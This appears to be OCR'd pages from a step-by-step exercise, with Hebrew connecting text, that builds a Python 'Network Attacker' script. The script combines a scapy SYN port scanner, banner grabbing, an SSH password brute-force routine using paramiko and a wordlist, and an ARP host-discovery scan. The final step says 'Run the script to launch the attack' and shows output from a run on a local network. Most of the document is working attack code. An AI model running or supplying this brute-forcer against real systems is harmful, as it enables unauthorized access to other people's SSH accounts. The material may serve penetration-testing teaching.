
37 Break the loop.



```python
user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```


38 After the main functionality loop, under the line that prints "***Finished scanning,***" create another **IF** statement that checks if 22 exist in the portlist and return the open ports.



```
1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None
```

```
if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            if port == 22:
                BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    if 22 in open_ports:
        print("Port 22 is open, proceeding with brute force...")
    else:
        print("Port 22 is not open, skipping brute force.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```


39 If port 22 is open, check if a user wants to perform a brute-force attack on that port (formulate a question with a “yes” or “no” answer).



```python
1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print("Scan finished.")
    if 22 in open_ports:
        response = input("Port 22 is open. Do you want to perform a brute-force attack? (yes/no): ")
        if response.lower() == 'yes':
            BruteForce( port: 22,  password_list: 'PasswordList.txt', user, target)
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

40 If the user responds with a "**y**" or "**Y**"(yes) answer, start the brute-force function while sending it the port as the argument.



```python
1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None
```

```python
if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print("Scan finished.")
    if 22 in open_ports:
        response = input("Port 22 is open. Do you want to perform a brute-force attack? (Y/N): ")
        if response.lower() in ['y', 'yes']:
            BruteForce( port: 22,  password_list: 'PasswordList.txt', user, target)
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

41 Run the script to launch the attack.

הנה הקוד:

```
 GNU nano 7.2                                                networkattacker.py
#!/usr/bin/python3
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send
import socket
from scapy.layers.l2 import arping
from manuf import manuf
print('''
'''
print("Hello friend")
print("Welcome the the Network Attacker")
def grab_banner(ip, port):
    try:
        s = socket.socket()
        s.settimeout(5)
        s.connect((ip, port))
        s.send(b'Hello\r\n')
                                                          [ Read 141 lines ]
```

```
        banner = s.recv(1024).decode('utf-8').strip().replace('\r', '').replace('\n', '')
        s.close()
        return banner
    except Exception as e:
        print(f"Unable to grab banner for {ip}:{port}")
        return None

def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break

user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []


def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"))
```

```
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1(IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            banner = grab_banner(target, port)
            if banner:
                print(f"Banner for port {port}: {banner}")
            open_ports.append(port)
    print("Scan finished.")
    if 22 in open_ports:
        response = input("Port 22 is open. Do you want to perform a brute-force attack? (Y/N): ")
        if response.lower() in ['y', 'yes']:
            BruteForce(22, 'PasswordList.txt', user, target)
    response = input("Do you want to perform an ARP scan to discover active hosts and their vendors? (Y/N): ")
    if response.lower() in ['y', 'yes']:
```

```
        network = input("Enter the network range (e.g., 192.168.1.0/24): ")
        print(f"Scanning for active hosts in the network {network}...")
        ans, unans = arping(network, timeout=2, verbose=False)
        for snd, rcv in ans:
            mac_address = rcv.hwsrc
            try:
                p = manuf.MacParser()
                vendor = p.get_manuf(mac_address)
                print(f"Host {rcv.psrc} with MAC {mac_address} is active - Vendor: {vendor}")
            except ImportError:
                print(f"Host {rcv.psrc} with MAC {mac_address} is active")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

וההרצה של הקוד:

```
Scanning for active hosts in the network 192.168.1.0/24...
Host 192.168.1.1 with MAC a4:91:b1:e6:74:64 is active - Vendor: Technico
Host 192.168.1.158 with MAC 64:4e:d7:07:a8:f2 is active - Vendor: None
Host 192.168.1.163 with MAC 08:00:27:d7:ff:66 is active - Vendor: PcsCompu
Host 192.168.1.172 with MAC 04:d4:c4:f1:dd:e0 is active - Vendor: ASUSTekC
Host 192.168.1.190 with MAC 08:00:27:ce:13:bc is active - Vendor: PcsCompu
Host 192.168.1.215 with MAC f0:79:59:5e:6c:9d is active - Vendor: ASUSTekC
Host 192.168.1.220 with MAC 08:00:27:ad:0f:81 is active - Vendor: PcsCompu
Host 192.168.1.133 with MAC 3c:bd:3e:73:34:e3 is active - Vendor: BeijingX
Host 192.168.1.101 with MAC 64:e0:03:5a:b1:17 is active - Vendor: HuiZhouG
Host 192.168.1.112 with MAC a8:93:4a:e6:2c:47 is active - Vendor: Chongqin
Host 192.168.1.235 with MAC 78:dd:d9:8f:b7:63 is active - Vendor: Guangzho
Host 192.168.1.228 with MAC 40:f3:08:eb:ea:00 is active - Vendor: MurataMa
Open ports: [22]
```